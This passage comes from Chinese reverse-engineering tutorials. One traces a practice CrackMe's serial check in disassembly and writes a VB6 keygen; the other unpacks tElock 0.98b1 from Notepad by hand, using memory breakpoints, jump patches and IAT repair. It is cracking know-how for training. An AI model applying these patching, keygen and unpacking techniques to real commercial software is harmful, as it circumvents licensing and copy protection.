00457E3C	MOV EDX, unpack.00457F44	you cracked the cff crackme #4 ! please send your
00457E51	MOV ECX, unpack.00457F98	serial not valid
00457E56	MOV EDX, unpack.00457FAC	the serial you entered is in any case not valid !
00457FF2	PUSH unpack.00458010	mailto:acidbytes@gmx.net
00457FF7	PUSH unpack.0045802C	open
00458046	PUSH unpack.00458088	http://crackersforfreedom.cjb.net
0045804B	PUSH unpack.004580AC	open
00458069	PUSH unpack.004580B4	http://on.to/cff
0045806E	PUSH unpack.004580AC	open
00458256	MOV EAX, unpack.00458128	$
00458273	MOV EDX, unpack.004582B0	official cff crackme #4

图4 搜索提示字符串

从字面上来看“you cracked the cff crackme #4 ! please send you….”应该是成功后的返回信息“cracked”呀！嘎嘎，虽然英文不好，不过这单词还是知道表示什么意思的。“you must enter you name !”,“your name must be at least 6 chars long !”，从这两句来看，似乎还有什么别的问题，第一句表示必须输入用户名，可能是在不输入名字然后按确定的时候会出现一个提示！第二句说用户名必须大于六个字符，如果名字小于六个字符也会出现提示，不过我输入的是“spirit”，正好是六个字符，所以没有看到提示。先双击“you cracked the…”这句，然后来到这里：

```
00457E3C |. BA 447F4500 MOV EDX,unpack.00457F44 ; you cracked the cff crackme #4 ! please send your solution to acidbytes@gmx.net ! //先不要着急下断点，向上看看
00457C5A |. BA 0C7F4500 MOV EDX,unpack.00457F0C ; your name must be at least 6 chars long
!//说用户名字太短，这附近肯定有问题，继续向上再看看
00457C11 |. BA DC7E4500 MOV EDX,unpack.00457EDC ; you must enter a serial !//不输入注册码也会出提示
00457BE5 |. BA AC7E4500 MOV EDX,unpack.00457EAC ; you must enter your name !//不输入名字也一样会有提示
```

现在，我先把断点下在这里：

00457BBE |. 55 PUSH EBP //F2

然后F9运行程序，先输入“spirit”、“foretell”，这里就不给大家截图看了，确定后程序断了下来：

```
00457BD3 |. E8 08C3FCFF CALL unpack.00423EE0//这里取得用户名的长度
00457BD8 |. 837D FC 00 CMP DWORD PTR SS:[EBP-4],0//比较了!如果没输入的话就不跳
00457BDC |. 75 18 JNZ SHORT unpack.00457BF6
00457BDE |. 6A 00 PUSH 0//不跳就到这里了，下面就有错误提示了
00457BE0 |. B9 987E4500 MOV ECX,unpack.00457E98 ; enter your name !
00457BE5 |. BA AC7E4500 MOV EDX,unpack.00457EAC ; you must enter your name !
00457BEA |. A1 98A54500 MOV EAX,DWORD PTR DS:[45A598]
00457BEF |. 8B00 MOV EAX,DWORD PTR DS:[EAX]
…
00457BF6 |> 8D55 FC LEA EDX,DWORD PTR SS:[EBP-4]
00457BF9 |. 8B83 DC020000 MOV EAX,DWORD PTR DS:[EBX+2DC]
//取得假注册码位数
00457BFF |. E8 DCC2FCFF CALL unpack.00423EE0
00457C04 |. 837D FC 00 CMP DWORD PTR SS:[EBP-4],0
//比较，结构同上面用户名比较一样，如果没输入就不跳
00457C08 |. 75 18 JNZ SHORT unpack.00457C22
00457C0A |. 6A 00 PUSH 0
00457C0C |. B9 C87E4500 MOV ECX,unpack.00457EC8 ; enter a serial !
00457C11 |. BA DC7E4500 MOV EDX,unpack.00457EDC ; you must enter a serial !
00457C16 |. A1 98A54500 MOV EAX,DWORD PTR DS:[45A598]
00457C1B |. 8B00 MOV EAX,DWORD PTR DS:[EAX]
…
00457C29 |. 8D55 FC LEA EDX,DWORD PTR SS:[EBP-4]
00457C2C |. 8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457C32 |. E8 A9C2FCFF CALL up123.00423EE0 //取注册名位数
…
00457C49 |. E8 82FDFAFF CALL unpack.004079D0 //取得注册名位数
00457C4E |. 83F8 06 CMP EAX,6
//跟六比较，小于六就不跳了…真佩服死写程序那家伙了，不嫌累…汗!!!
00457C51 |. 73 1D JNB SHORT unpack.00457C70
…
00457C53 |. 6A 00 PUSH 0//错误消息开始了
00457C55 |. B9 F87E4500 MOV ECX,unpack.00457EF8 ; name too short !
00457C5A |. BA 0C7F4500 MOV EDX,unpack.00457F0C ; your name must be at least 6 chars long !
…
00457C81 |. BA 01000000 MOV EDX,1 //EDX放1
00457C86 |. 4A DEC EDX
00457C87 |. 3B50 FC CMP EDX,DWORD PTR DS:[EAX-4]
00457C8A |. 72 05 JB SHORT up123.00457C91
00457C8C |. E8 F3AEFAFF CALL up123.00402B84
00457C91 |> 42 INC EDX
00457C92 |. 0FB64410 FF MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]
//取得用户名第一位的ASCII值
00457C97 |. 6BF0 02 IMUL ESI,EAX,2
//第一位ASCII码乘2后放到ESI里面
00457C9A |. 71 05 JNO SHORT up123.00457CA1
00457C9C |. E8 EBAEFAFF CALL up123.00402B8C
00457CA1 |> 8D55 F8 LEA EDX,DWORD PTR SS:[EBP-8]
00457CA4 |. 8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457CAA |. E8 31C2FCFF CALL up123.00423EE0
00457CAF |. 8B45 F8 MOV EAX,DWORD PTR SS:[EBP-8]
00457CB2 |. BA 02000000 MOV EDX,2 //EDX=2
00457CB7 |. 4A DEC EDX
00457CB8 |. 3B50 FC CMP EDX,DWORD PTR DS:[EAX-4]
00457CBB |. 72 05 JB SHORT up123.00457CC2
00457CBD |. E8 C2AEFAFF CALL up123.00402B84
00457CC2 |> 42 INC EDX
00457CC3 |. 0FB64410 FF MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]
//取注册名第二位的ASCII值
00457CC8 |. 6BC0 02 IMUL EAX,2 //第二位ASCII码乘2
00457CCB |. 71 05 JNO SHORT up123.00457CD2
00457CCD |. E8 BAAEFAFF CALL up123.00402B8C
00457CD2 |> 03F0 ADD ESI,EAX
//前二位ASCII码相加后放ESI
00457CD4 |. 71 05 JNO SHORT up123.00457CDB
00457CD6 |. E8 B1AEFAFF CALL up123.00402B8C
00457CDB |> 8D55 F4 LEA EDX,DWORD PTR SS:[EBP-C]
00457CDE |. 8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457CE4 |. E8 F7C1FCFF CALL up123.00423EE0
00457CE9 |. 8B45 F4 MOV EAX,DWORD PTR SS:[EBP-C]
00457CEC |. BA 03000000 MOV EDX,3 //EDX放里3
00457CF1 |. 4A DEC EDX
00457CF2 |. 3B50 FC CMP EDX,DWORD PTR DS:[EAX-4]
00457CF5 |. 72 05 JB SHORT up123.00457CFC
00457CF7 |. E8 88AEFAFF CALL up123.00402B84
```

```
00457CFC  |> 42    INC EDX
00457CFD  |.  0FB64410 FF    MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]
//取得用户名第三位的ASCII值
00457D02  |.  6BC0 02    IMUL EAX,EAX,2
//第三位ASCII码乘2放到EAX里
00457D05  |.  71 05 JNO SHORT up123.00457D0C
00457D07  |.  E8 80AEFAFF   CALL up123.00402B8C
00457D0C  |> 03F0    ADD ESI,EAX
//前三位用户名的ASCII码相加的和
00457D0E  |.  71 05   JNO SHORT up123.00457D15
00457D10  |.  E8 77AEFAFF   CALL up123.00402B8C
00457D15  |> 8D55 F0   LEA EDX,DWORD PTR SS:[EBP-10]
00457D18  |.  8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457D1E  |.  E8 BDC1FCFF    CALL up123.00423EE0
00457D23  |.  8B45 F0  MOV EAX,DWORD PTR SS:[EBP-10]
00457D26  |.BA 04000000   MOV EDX,4  //EDX里放4
00457D2B  |.  4A    DEC EDX
00457D2C  |.  3B50 FC   CMP EDX,DWORD PTR DS:[EAX-4]
00457D2F  |.  72 05  JB SHORT up123.00457D36
00457D31  |.  E8 4EAEFAFF    CALL up123.00402B84
00457D36  |> 42 INC EDX
00457D37  |.  0FB64410 FF    MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]
//取得用户名第四位的ASCII
00457D3C  |.  6BC0 02    IMUL EAX,EAX,2
//第四位的ASCII码乘2放EAX里
00457D3F  |.  71 05           JNO SHORT up123.00457D46
00457D41  |.  E8 46AEFAFF    CALL up123.00402B8C
00457D46  |> 03F0           ADD ESI,EAX
//前四位用户名的ASCII码相加的和
00457D48  |.  71 05          JNO SHORT up123.00457D4F
00457D4A  |.  E8 3DAEFAFF    CALL up123.00402B8C
00457D4F  |> 8D55 EC   LEA EDX,DWORD PTR SS:[EBP-14]
00457D52  |.  8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457D58  |.  E8 83C1FCFF    CALL up123.00423EE0
00457D5D  |.  8B45 EC MOV EAX,DWORD PTR SS:[EBP-14]
00457D60  |.BA 05000000   MOV EDX,5    //5放到EDX里
00457D65  |.  4A        DEC EDX
00457D66  |.  3B50 FC   CMP EDX,DWORD PTR DS:[EAX-4]
00457D69  |.  72 05  JB SHORT up123.00457D70
00457D6B  |.  E8 14AEFAFF   CALL up123.00402B84
00457D70  |> 42    INC EDX
00457D71  |.  0FB64410 FF    MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]  //取得用户名第五位的ASCII码
00457D76  |.  6BC0 02   IMUL EAX,EAX,2
//第五位的ASCII码乘2放EAX里
00457D79  |.  71 05    JNO SHORT up123.00457D80
00457D7B  |.  E8 0CAEFAFF    CALL up123.00402B8C
00457D80  |> 03F0    ADD ESI,EAX
//前五位用户名的ASCII码相加的和
00457D82  |.  71 05    JNO SHORT up123.00457D89
00457D84  |.  E8 03AEFAFF    CALL up123.00402B8C
00457D89  |> 8D55 E8    LEA EDX,DWORD PTR SS:[EBP-18]
00457D8C  |.  8B83 D8020000 MOV EAX,DWORD PTR DS:[EBX+2D8]
00457D92  |.  E8 49C1FCFF    CALL up123.00423EE0
00457D97  |.  8B45 E8   MOV EAX,DWORD PTR SS:[EBP-18]
00457D9A  |.BA 06000000   MOV EDX,6 //6放EDX里
00457D9F  |.  4A           DEC EDX
00457DA0  |.  3B50 FC   CMP EDX,DWORD PTR DS:[EAX-4]
00457DA3  |.  72 05    JB SHORT up123.00457DAA
00457DA5  |.  E8 DAADFAFF    CALL up123.00402B84
00457DAA  |> 42            INC EDX
00457DAB  |.  0FB64410 FF    MOVZX EAX,BYTE PTR DS:[EAX+EDX-1]
// 取得注册名第六位的ASCII码
00457DB0  |.  6BC0 02         IMUL EAX,EAX,2
//第六位的ASCII码乘2放EAX里
00457DB3  |.  71 05         JNO SHORT up123.00457DBA
00457DB5  |.  E8 D2ADFAFF    CALL up123.00402B8C
00457DBA  |> 03F0       ADD ESI,EAX
//前六位用户名的ASCII码相加的和
00457DBC  |.  71 05         JNO SHORT up123.00457DC3
00457DBE  |.  E8 C9ADFAFF    CALL up123.00402B8C
00457DC3  |> 8935 40B84500 MOV DWORD PTR DS:[45B840],ESI
00457DC9  |> A1 44B84500    MOV EAX,DWORD PTR DS:[45B844]
00457DCE  |.  E8 FDFBFAFF    CALL up123.004079D0   //取用户名位数
00457DD3  |.  6BC0 02    IMUL EAX,EAX,2  //用户名位数乘2
00457DD6  |.  73 05          JNB SHORT up123.00457DDD
00457DD8  |.  E8 AFADFAFF    CALL up123.00402B8C
00457DDD  |> 33D2          XOR EDX,EDX
00457DDF  |.  52           PUSH EDX
00457DE0  |.  50           PUSH EAX
00457DE1  |.  A1 40B84500    MOV EAX,DWORD PTR DS:[45B840]
00457DE6  |.  99           CDQ
00457DE7  |.  030424    ADD EAX,DWORD PTR SS:[ESP]
//在这里产生总结果
00457DEA  |.  135424 04     ADC EDX,DWORD PTR SS:[ESP+4]
00457DEE  |.  71 05          JNO SHORT up123.00457DF5
00457DF0  |.  E8 97ADFAFF    CALL up123.00402B8C
00457DF5  |> 83C4 08      ADD ESP,8
00457DF8  |.  50           PUSH EAX
00457DF9  |.  C1F8 1F        SAR EAX,1F
00457DFC  |.  3BC2          CMP EAX,EDX
00457DFE  |.  58           POP EAX
00457DFF  |.  74 05          JE SHORT up123.00457E06
00457E01  |.  E8 7EADFAFF    CALL up123.00402B84
00457E06  |> A3 40B84500  MOV DWORD PTR DS:[45B840],EAX
00457E0B  |.  8D55 E4      LEA EDX,DWORD PTR SS:[EBP-1C]
00457E0E  |.  A1 40B84500    MOV EAX,DWORD PTR DS:[45B840]
00457E13  |.  E8 2CF9FAFF    CALL up123.00407744
00457E18  |.  8B45 E4      MOV EAX,DWORD PTR SS:[EBP-1C]
//全部搞定了，然后转换成十进制输出
……
00457E2E  |.  E8 51BDFAFF    CALL unpack.00403B84
//里面是真正注册码和假注册码的比较
00457E33  |.  75 1A  JNZ SHORT unpack.00457E4F
//这里是爆破点! 如果不相等就跳了

//成功信息

//错误信息
(如果错误00457E33就跳这里了,代码太多了不复制了,有兴趣的自己看程序去) 分析结束
```

Step4：总结注册码的计算方法

总体来说算法不是很难，不过感觉还是有点费劲，真不知道写程序那家伙怎么写的代码，会反汇编成这样…下面总结一下：

首先用户名必须大于 6 位，然后取得用户名每一位的 ASCII 码乘 2，再把这几个结果相加后的和设为 SP。用户名的位数乘 2 设为 USP。SP+USP 最后的结果就是注册码（注意！注册码是十进制的）。

Step 5：编写 KeyGen

汗' ' ' 外面怎么下雨了。既然算法不是很难，用 VB6 来写个 KeyGen 吧！比较简单，代码如下：

```
Dim a, b, i As Integer
If Len(text1.Text) < 6 Then '名字要大于6位
        Form3.Show
        text1.Text = ""
        text2.Text = ""
          Else
        For i = 1 To Len(text1.Text)
         a = Asc(Mid(text1.Text, i, 1)) * 2
         b = b + a '累积
```

```
Next i
b = b + Len(text1.Text) * 2' 最后的累积
text2.Text = b' 输出
End If
```

本人编程很垃圾，大家别笑我啊！如果谁能更简单地做这个KeyGen的话，赐教我啊！好了就写到这里了，外面打雷了！再写一会被雷打到要出人命了！关机器闪人。

（文章中练习用的CrackMe030.exe，作者脱壳后的unpack.exe和作者写的注册机KeyGen.exe收录在光盘中）

编辑点评： 很简单的一次破解练习，作者从头到尾给我们演示了一遍，算法也比较简单，做为知识的加深和巩固，还是很不错的，希望你喜欢！不再多点评，大家慢慢看。

破解前奏之手脱tElock 0.98b1的几种方法

December

从本文你可以学到：

tElock 0.98b1的三种手脱方法

看了上期的《破解前奏之手脱FSG快速攻略》，不知道大家对FSG壳的手脱熟悉了没有，如果还没有的话，多做做练习哦，那样才会有更大的提高哦，这次给大家带来的是tElock 0.98b1的几种手脱方法，如果你已经熟悉了，就没必要看了，本文主要针对手脱新手，如果你对此壳还不会脱的话，那么抄起下面的准备工具，跟着我一起来脱掉tElock 0.98b1吧：

小提示 tElock 0.98b1是至少有二个修改版的，但我这次的目标程序是闲逛网站时下载的，所以此几种方法，并不一定适用于所有tElock 0.98b1版本（因为有修改版），但对没修改过的版本基本适用。

需要准备的工具：

OllyDBG v1.1 （用于动态调试）

LordPE v1.4 （脱壳辅助工具）

ImportREC v1.42 +（脱壳辅助工具）

Brain （这个是非常重要的，没有它，你根本不可能实现以下过程）

呵呵，有些朋友可能纳闷了，为什么没有PEID呢？这里是因为经过查壳这一步，所以查壳一步就略过了，古曰“工欲善其事，必先利其器”，有了兵器，干起事来，自然就事半功倍了。

脱壳过程

使用OllyDBG v1.1载入目标程序，忽略所有异常选项，看到下面代码：

```
0040DBD6 >\E9 25E4FFFF jmp NOTEPAD.0040C000
;OD载入停在这里
0040DBDB    0000      add byte ptr ds:[eax],al
0040DBDD    00E8      add al,ch
0040DBDF    F6EC      imul ah
0040DBE1    FA        cli
```

tElock 0.98b1壳的比较特别的入口，试多之后，相信你不用查壳工具也能比较容易的判断出来是什么壳了，选择“查看?内存”打开内存或者直接使用快捷键“Alt+M”打开，找到下面信息：

```
AMEMORY, 项目 24
 地址=00407000
 大小=00005000 (20480.)
 物主=NOTEPAD  00400000
 区段=.rsrc
 包含=resources
 类型=Imag 01001002
 访问=R
 初始访问=RWE
```

右键选择“设置内存访问断点”，然后“Shift+F9”，马上中断在下面代码处：

```
0040D0A9    F3:A5    rep movs dword ptr es:[edi],dword ptr
ds:[es>; 中断在这里
0040D0AB    8BCB     mov ecx,ebx
0040D0AD    F3:A4    rep movs byte ptr es:[edi],byte ptr
ds:[esi]
0040D0AF    8BF2     mov esi,edx
```

继续选择“查看?内存”打开内存或者直接使用快捷键“Alt+M”打开，找到下面信息：

```
AMEMORY, 项目 21
 地址=00401000
 大小=00004000 (16384.)
 物主=NOTEPAD  00400000
 区段=.text
 包含=code
 类型=Imag 01001002
 访问=R
 初始访问=RWE
```

再次右键选择“设置内存访问断点”，然后“Shift+F9”，马上中断在OEP处：

```
004010CC    55            push ebp        ; OEP处
004010CD    8BEC          mov ebp,esp
004010CF    83EC 44       sub esp,44
004010D2    56            push esi
004010D3    FF15 E4634000 call dword ptr ds:[4063E4]
```

到这里就可以使用LordPE v1.4 Dump下来了，保存为dumped.exe。这时候脱壳后的程序是不能够正常运行的，因为IAT已经被破坏了，所以我们得把IAT给修复好，打开ImportREC v1.42 +。

小提示 这里ImportREC为什么使用v1.42 +呢？难道v1.6 Final版不好吗？其实如果这个壳使用v1.6 Final，再使用下面的辅助插件来修复的话，将不能修复成功，但是v1.42 +能够修复成功，所以选用v1.42 +

OEP处填入：10CC，点击右边的“IAT AutoSearch”，再点击“Get Imports”，再点击右上角的“Show Invalid”就可以看见没修复好的函数了，如图1所示。




图1 没有修复好的函数

函数没修复好怎么办呢？而且我又不会手工

去修复，这里我们就需要借助ImportREC的辅助插件tElock 0.98.dll了，一般网上下载都会带有此插件，不需要为找不到此插件而烦恼，好，下面继续，选中所有没有修复好的函数，右键选择tElock 0.98，ImportREC将自动修复原来没修复好的函数，再次点击右上角的“Show Invalid”，发现还有几个函数没修复好，其实这几个没修复好的函数都是没用的函数了，所以右键选择“Cut thunk(s)”将没用的砍掉，再点击右上角的“Show Invalid”发现已经没有无效的函数了，如图2所示。




图2 已经没有无效函数

到这里，可以点击“Fix Dump”了，之后再运行程序，发现程序能够很正常地运行了并且壳已经脱掉了。

下面来看看第二种方法，同样还是忽略所有的异常，但这一次先不到内存那边去看，而是先直接下断点：bp GetProcAddress，Shift+F9运行，马上中断在下面代码处：

```
7C82BFC1 >  8BFF        mov edi,edi      ; 中断在这里
7C82BFC3    55          push ebp
7C82BFC4    8BEC        mov ebp,esp
7C82BFC6    51          push ecx
```

取消该断点，Alt+F9返回到程序，因为中断在系统的领空那里，所以必须返回到程序领空：

```
0040D256    85C0            test eax,eax              ;
返回到这里
0040D258    0F85 AB000000   jnz NOTEPAD.0040D309
0040D25E    8B95 62D34000   mov edx,dword ptr ss:
[ebp+40D362]
```

到了这里，往下滚动鼠标，找到下面的代码：

```
0040D3BC    03FA                add edi,edx
0040D3BE    80A5 D6CC4000 FF    and byte ptr ss:[ebp+40CCD6],
0FF
0040D3C5    0F84 30010000       je NOTEPAD.0040D4FB
0040D3CB    80A5 D7CC4000 FF    and byte ptr ss:[ebp+40CCD7],
0FF
0040D3D2    0F84 23010000       je NOTEPAD.0040D4FB          /
// je改为jmp
0040D3D8    89BD 5AD44000       mov dword ptr ss:[ebp+40D45A],
edi
0040D3DE    8B85 52D44000       mov eax,dword ptr ss:
[ebp+40D452]
```

下面的代码是那么多，而且又有很多je，jnz的跳转，怎么知道应往下看呢？告诉你一个不算技巧的技巧，就是在回返处到第一个RETN的地方，看到三行经典代码就OK了，如下：

```
00xxxxxx    je xxxxxxxx
00xxxxxx    and xxxxxxxx
00xxxxxx    je xxxxxxxx
```

两个je中夹着一个and，很容易看到的，经典吧？如果往下找不到，就试试往上找找看，一般都能够找到的。

F8一直走到0040D3D2处，将je改为jmp，就可以得到完整的输入表了，就是将上面三行代码的修改第二个，也是比较容易判断的，现在选择“查看?内存”打开内存或者直接使用快捷键“Alt+M”打开，找到下面信息：

```
AMEMORY，项目 21
地址=00401000
大小=00004000 (16384.)
物主=NOTEPAD 00400000
区段=.text
包含=code
类型=Imag 01001002
访问=R
初始访问=RWE
```

按照第一种方法，下内存访问断点，Shift+F9运行，马上看到OEP了：

```
004010CC    55          push ebp        ; OEP处
004010CD    8BEC                mov ebp,esp
004010CF    83EC 44             sub esp,44
004010D2    56                  push esi
004010D3 FF15 E4634000 call dword ptr ds:[4063E4]        ;
kernel32.GetCommandLineA
```

这里不使用LordPE v1.4来Dump了，使用OD的插件来完成吧，点击“插件?OllyDump?脱壳在当前调试进程”，打开后如图3所示，记下“入口点地址”后，再点击“脱壳之”就可以Dump下来了。




图3 OllyDump来脱壳

Dump后就可以正常运行了，如果用Lord PE v1.4来Dump的话，那么就按照第一种方法上面修复来修复吧。

小提示

为什么这里使用OD的插件Dump后就可以运行，而在第一种方法的时候使用OD的插件Dump是不可以运行的呢？关键就是0040D3D2地址处的je改为了jmp，使其获得完整的输入表，所以这里使用OD的插件Dump后就可以正常运行了。

我并不知道前面两种方法是否能通杀所有的tElock 0.98b1的壳，但是再掌握一个方法，也就多了一个成功的机会，最后介绍一下第三个方法吧。

OD载入程序，壳代码入口处和前面是一样的，这里就不写了，载入后打开内存，找到下面的信息：

```
AMEMORY，项目 22
 地址=00403000
 大小=00001000 (4096.)
 物主=tElock09 00400000
 区段=.data
 包含=data
 类型=Imag 01001002
 访问=R
 初始访问=RWE
```

下内存访问断点（因为上面说得比较详细，这里就不作详细解说了），Shift+F9运行起来，在代码窗口单击右键，找到“搜索”，再在其右边找到“二进制字符”（或者可以使用快捷键Ctrl+B）输入：0A F6

```
0040D346    0AF6        or dh,dh      ; 找到这里
0040D348    895424 1C   mov dword ptr ss:[esp+1C],edx
0040D34C    61          popad
0040D34D    C685 D7CC4000 00 mov byte ptr ss:[ebp+40CCD7],0
```

```
    0040D354  74 24   je short NOTEPAD.0040D37A
将je改为jmp，可以避开IAT加密了。
```

修改后，再次打开内存，找到下面的信息。

```
AMEMORY，项目 21
 地址=00401000
 大小=00004000 (16384.)
 物主=NOTEPAD  00400000
 区段=.text
 包含=code
 类型=Imag 01001002
 访问=R
 初始访问=RWE
```

下内存访问断点（因为上面说得比较详细，这里就不作详细解说了），Shift+F9 运行，程序就会中断在OEP处了：

```
004010CC     55          push ebp          ; OEP处
004010CD     8BEC        mov ebp,esp
004010CF     83EC 44     sub esp,44
004010D2     56          push esi
004010D3     FF15 E4634000   call dword ptr ds:[4063E4]
```

到了这里就可以Dump下来了，具体怎么修复，在介绍第一种方法的时候已经讲得很详细了，这里就不再赘述了。

